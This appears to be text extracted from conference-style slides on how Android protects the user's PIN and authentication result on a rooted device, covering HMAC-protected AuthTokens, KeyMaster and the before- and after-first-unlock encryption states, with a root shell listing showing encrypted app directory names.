
Safeguarding PIN, even if Android is
compromised / rooted

How did Android protect PIN?



If Android is rooted/compromised,
how to secure the authentication result?

Authentication – Key Operation



1. Key Operations require AuthToken
2. AuthToken protected by HMAC

BFU & AFU

Before-First-Unlock

Protected by Credential Encryption(CE)

```
a14xm:/ # ls /data/data
+M7LvAAAAAq+KCK5jffT2Gd3VJN7Ni0u0+JunqLLvon4pvX09YNsA
+NHysCAAAAAHTwQEFknwdS04YWWg7,B,g0YahrYWk908MhzPct8KFD
+R4tGCAAAAQgAbotWXZcuo9qku8rP8cR5XlSumQc2Brst9nrGokr0siwo4HjsmiGSkYG9Fkl6hF
+qawPCAAAAAsLYQ+uK,4wrIEJrEgrDF8BCsh2adlx5i2rS6yv+wzFB
,1WJ+AAAAAQ9h+B2WF3LnXDnMuyZo41316NZ,VkiYD8AvhUnF3c8UlwCRKBISSi7iavvBo8UP
,AUU0DAAAAQIpWbjLQCBzZ9iUDzLG56U17Lbg8BAU9clXK0f6PRwAA
,FNNxAAAAAQ1M0GaGIsSc5XGfZSeYHbMlx8eE7fGK0ZKTbDzL4jeED
,mckwBAAAAAQgAbotWXZcuo9qku8rP8cRcpgBGTlfbey52ERH1wSMoH0omdD1zlwMXvW8d37wPUP
,tRtmBAAAAAAe9nDD6,QYBfl8ofpYjoG1H6HYbVcvceNcy4KnhixfD
08myaDAAAAAwELrtt8,+02QgeKo2gQvWV2PnrfIW0MJQJ19NHd0nT5B
0CKyWDAAAAQB2PkVZXE304xmLfP2i5t1
0IcGICAAAAY9SzcQJ221rL98eCMYjRj0mg3GdzuI0CUULQc9QH39LSMFAYo0TmVyp6USZzP9E,MyvkS8nFIKfDRu9BIyeR
0RjNKCAAAawxUoY33Vck8jvLyQpV06K0
0hyxWCAAAAQs0Kz4KZwqMaEZb9lwfc7BCsh2adlx5i2rS6yv+wzFB
0ycIhCAAAAQgAbotWXZcuo9qku8rP8cRNEt4dMX64+0hApHRZQBRpXXjK13Z2l,Rerh,2PHjA8A
11UeCDAAAAQgAbotWXZcuo9qku8rP8cRJ5xc6FiK8aYS0,0gGgJWRtZSh8cnSNNpeVCmW47xoFP
11bW0DAAAAQ9h+B2WF3LnXDnMuyZo413tUZ6NmU8yrkfn28P4UrbZkqUtR7b8AZVaeA9SKaD8tC
1IUvWDAAGnV8RGxaHwj inunPFRJqm06Yxj0veho0cIQyUx8f2jwC
1KEY3DAAAAGWK5bAieBJZ0mPdefIGAAd3w0inrPrbAZoig,a7YtmOC
1SeqkAAAAAwKpJIJguNzHof2GbbVf5+rBCsh2adlx5i2rS6yv+wzFB
1ZjGbCAAAAwG8keYznouM3LXc0V9GSmg2XyS4e0R,YpjUijs6BRo8D
1miEEAAAAAQgAbotWXZcuo9qku8rP8cReb,EJ3QEweL7K7H0x80pLLuMVxMLtcBsL0hsjd1zPyH
1m078AAAAAwF5K5m4Y08Dn0413tUZ6NmU8yrkfn28P4UrbZkqUtR7b8AZVaeA9SKaD8tC
```



CE keys are protected by KeyMaster.
Key operation is necessary.

After-First-Unlock

User data already decrypted

